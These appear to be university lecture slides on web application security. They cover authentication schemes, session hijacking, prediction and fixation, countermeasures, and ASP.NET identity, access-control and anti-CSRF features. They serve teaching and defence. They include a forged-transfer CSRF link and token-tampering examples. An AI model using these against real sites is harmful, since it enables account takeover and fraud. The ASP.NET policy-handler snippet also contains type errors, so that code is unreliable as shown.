 - ▶ Banks usually authenticate users before issuing session tokens.
 - ▶ For e-shops: shop first and authenticate later during check out.
- Two kinds of user authentication supported:
 - ▶ Basic authentication
 - ▶ Form-based authentication

Let's consider different approaches and problems, starting with authentication.



Basic authentication

- Standardized and prevalent.
- Simple but low security.

Passwords can be intercepted and reused!

- Emulates sessions by sending credentials with each request.

But no time-out, logout, or bad session ID!



```
GET /private/index.html HTTP/1.0
Host: localhost
Authorization: Basic QWxhZGRpbjpwcmVudHNlc2FtZQ==
```


Base64 decode

Aladdin:open sesame

Don't use it! Or at least combine with SSL/TLS to avoid password interception and replay!

Form-based authentication

- Flexible, common, but not standardized.
- Improved security possible, but some problems remain.
 - ▶ Flawed implementations.
 - ▶ Interception and replay.
 - ▶ Brute-force or dictionary attacks.
- Suggestions
 - ▶ Combine with SSL/TLS to prevent interception.
 - ▶ Make brute-force/dictionary attacks difficult.
E.g., increase time after each failed attempt
or use CAPTCHAs or similar mechanisms.



Login

Username

Password

Validation Code :


☐ Remember me

[Forgotten your password?](#)
[No account yet? Create one](#)

Session handling

- Session information given by a session-token.
- Standard options
 - ▶ Token directly encodes state information (e.g., shopping cart).
 - ▶ Token is a key for a server-side database containing this information.
- Different possible vulnerabilities and associated attacks
 - ▶ Session hijacking
 - ▶ Session prediction
 - ▶ Session fixation

Session hijacking attack

- Vulnerability: insecure token communication
 - ▶ **Confidentiality problems**: overhear token and hijack session.
 - ▶ **Integrity problems**: modify token and hijack other sessions.
- **Example**: Simple direct encodings are insecure:

admin=false;account=101

- ▶ User could change **101** to some other account, e.g., **120**.
 - ▶ User could change **admin** to **true**
- **Example**: Simple server-side encodings are insecure.


If index is **202**, could guess **201**.

Session prediction attacks

- Suppose you observe network traffic like
www.avulnerablecompany.net/order?s=alice15031965
- What is **s**? It is likely the session ID.
- What does it encode? Likely a simple schema is used: the user's name and probably their birthday.
- So if you know user's name/birthday, you can **predict** her session.

This is possible, even if session information is encoded (e.g., hashed), provided you know the encoding function.

Session fixation attacks



- Attacker fixes unauthenticated session ID with the server
- Gets victim to authenticate it, e.g., by clicking on link
- Attacker hijacks session by resuming with authenticated ID

Summary: attacks by session **hijacking**, **prediction**, and **fixation**

Session handling — countermeasures (I)

- Use SSL to prevent **hijacking**.
 - ▶ SSL protects confidentiality of session information.
 - ▶ Alternative: individually encrypt session tokens directly.
- To prevent **prediction**: use token encoding with sufficient entropy.
 - ▶ HTML cookies can be up to 4 Kilobytes.
 - ▶ 128 bits are sufficient, especially when session time-outs used.
 - ▶ Some care must be taken to ensure against replay.

Session handling — countermeasures (II)

- To prevent **fixation**, always generate session ID on server **after** authentication.
- Variant: generate a new session ID for each “transaction”
 - ▶ Offers protection against “one-off” compromise.
 - ▶ I.e., client state read at just one time point.
- Can also include secondary checks like the IP address of user.
 - ▶ Although this alone is insufficient, unless it is authenticated.
 - ▶ Causes problems if IP address were to change during session.

General countermeasure: Web application frameworks

Many modern web applications are instances of a more general **web application framework**.⁴

They support cross-cutting concerns like:

- overall software architecture (e.g., Model-View-Control)
- web page templates
- separation of the web page layout, style, and content
- web caching
- scaffolding (code generation support from templates)
- logging and performance monitoring
- **security**

⁴See the most popular ones here: <https://insights.stackoverflow.com/survey/2019#technology--web-frameworks>

Security in Web application frameworks

Frameworks support security to different degrees.

Example: **ReactJs**⁵ framework has no explicit support for security, while **ASP.NET**⁶ provides support for:

- authentication
- access control (RBAC, ABAC)
- secret management (storage, encryption, hashing, salting, etc.)
- GDPR (privacy policy, cookie consent & use, and data portability)
- prevention of common attacks (injections, XSS, CSRF, ...)

When using frameworks, **use their security features!**

⁵<https://reactjs.org/docs/getting-started.html>

⁶<https://docs.microsoft.com/en-us/aspnet/core/security/?view=aspnetcore-2.2>

Authentication in ASP.NET

ASP.NET scaffolds user interface (UI) login functionality as well as:.

- CRUD operations on user entities
Registration, account deletion, password changes, etc. propagating to backend database.
- Name and password policies
- Email account confirmation
- Password recovery and logout
- Two-factor authentication
- Authentication locally (managing credentials)
- Authentication via external identity providers

```
public void ConfigureServices(IServiceCollection services)
{ //...
    services.Configure<IdentityOptions>(options =>
    {
        // Password settings.
        options.Password.RequireDigit = true;
        options.Password.RequireLowercase = true;
        options.Password.RequireNonAlphanumeric = true;
        options.Password.RequireUppercase = true;
        options.Password.RequiredLength = 6;
        options.Password.RequiredUniqueChars = 1;

        //Sign in options
        options.SignIn.RequireConfirmedAccount = true;
        options.SignIn.RequireConfirmedEmail = true;
        options.SignIn.RequireConfirmedPhoneNumber = false;

        // Lockout settings.
        options.Lockout.DefaultLockoutTimeSpan = TimeSpan.FromMinutes(5);
        options.Lockout.MaxFailedAccessAttempts = 5;
        options.Lockout.AllowedForNewUsers = true;

        // User settings.
        options.User.AllowedUserNameCharacters =
            "abcdefghijklmnopqrstuvwxyz" +
            "ABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789-._@+";
        options.User.RequireUniqueEmail = false;
    });
    //...
}
```

Access control in ASP.NET

ASP.NET supports **role-based** and attribute-based **access control**, as well as programmatic access control.

```
[Authorize(Roles = "Administrator, PowerUser")]
public class ControlPanelController : Controller
{
    [Authorize(Roles = "PowerUser")]
    [Authorize(Roles = "ControlPanelUser")]
    public ActionResult Start();

    public ActionResult SetTime();

    [Authorize(Roles = "Administrator")]
    public ActionResult ShutDown();
}
```

- Comma in roles treated as a disjunction
- Roles in front of methods override roles in front of classes
- Multiple Authorize statements means conjunction (you need all of the listed roles)
 - ▶ Not really standard RBAC, which allows only one active role
 - ▶ More like ABAC, where “role” is an attribute

Access control in ASP.NET

ASP.NET supports role-based and attribute based access control, as well as **programmatic access control**.

```
[Authorize(Policy = "AtLeast21")]
public class AlcoholPurchaseController : Controller
{
    public IActionResult Drink();
}

public void ConfigureServices(IServiceCollection services)
{
    //...
    services.AddAuthorization(options =>
    {
        options.AddPolicy("AtLeast21", policy =>
            policy.Requirements.Add(new MinimumAgeRequirement(21))
        });
    }
}

public class MinimumAgeRequirement : IAuthorizationRequirement
{
    public int MinimumAge { get; }
    public MinimumAgeRequirement(int minimumAge)
    { MinimumAge = minimumAge; }
}

public class MinimumAgeHandler : AuthorizationHandler
{
    protected override Task HandleRequirementAsync(
        AuthorizationHandlerContext context,
        TRequirement requirement)
    {
        var age = context.User.FindFirst(c =>
            c.Type == ClaimTypes.Age).Value;
        if (age >= requirement.MinimumAge)
        { context.Succeed(requirement); }
        return Task.CompletedTask;
    }
}
```

Here access to a **class** (`AlcoholPurchaseController`) is restricted with a **policy** (`AtLeast21`) that is configured and defined. Other classes can be associated with same policy by using the `Authorize` statement. A policy contains one or more **requirements** (`MinimumAgeRequirement`); all requirements must be evaluated as successful by their respective **handlers** (`MinimumAgeHandler`) in order for the policy evaluation to succeed.

Prevention of CSRF in ASP.NET

Cross-site request forgery (CSRF) by example:

- The exploit URL can be disguised as an ordinary link and victim is social engineered to click it, e.g.:

```
<a href="http://bank.com/transfer.do?acct=MARIA&amount=100000">Click me!</a>
```

ASP.NET prevents CSRF attacks using anti-forgery tokens:

1. Client requests an HTML page that contains a form.
2. Server includes two tokens in the response. One token is sent as a cookie. The other is placed in a hidden form field. Both tokens are generated randomly so that an adversary cannot guess their values
3. When client submits the form, it must send both tokens back to the server: one as a cookie, and the other as form data (browser does this automatically)
4. If a request does not include both tokens, then server disallows it.

Conclusion

- Many sources of security problems.

In practice, security is the sum of countless little details.

- Nevertheless, there are common problem sources, e.g.,
 - ▶ Unsafe languages.
 - ▶ Improper support for abstractions, e.g., locking.
 - ▶ Data and control are mixed.
- Corresponding countermeasures
 - ▶ Use safe languages, e.g., Java or Rust, not C or C++.
 - ▶ Use libraries and frameworks that support abstractions.
 - ▶ Perform input checking, use prepared statements, etc.
- One must stay up-to-date on different, common vulnerabilities.

Further reading

- David Basin, Patrick Schaller, Michael Schläpfer, *Applied Information Security, A Hands-on Approach*, Springer-Verlag, 2011.
- William Stallings, *Cryptography and Network Security*, Prentice Hall, 2003
- The Open Web Application Security Project, <http://www.owasp.org>
- The Ten Most Critical Web Application Security Risks, OWASP, 2010.
- A Guide to Building Secure Web Applications: The Open Web Application Security Project, OWASP, 2005.
- Dafydd Stuttard and Marcus Pinto, *The Web Application Hacker's Handbook: Discovering and Exploiting Security Flaws*, 2007.
- Peter Kim, *The Hacker Playbook 3, Practical Guide to Penetration Testing*, 2018.
- <http://www.cert.org/>

- John Viega, Gary McGraw. Building Secure Software. Addison-Wesley, 2002.
- Hovav Shacham, The geometry of innocent flesh on the bone: return-into-libc without function calls (on the x86), CCS 2007.
- Jonathan Pincus, Brandon Baker. *Beyond Stack Smashing: Recent Advances in Exploiting Buffer Overruns*, IEEE Security & Privacy, 2004.
- AlephOne. Smashing the Stack for Fun and Profit, 1996.
- Evtyushkin, Dmitry, Dmitry Ponomarev, Nael Abu-Ghazaleh: Jump over ASLR: Attacking branch predictors to bypass ASLR. MICRO 2016.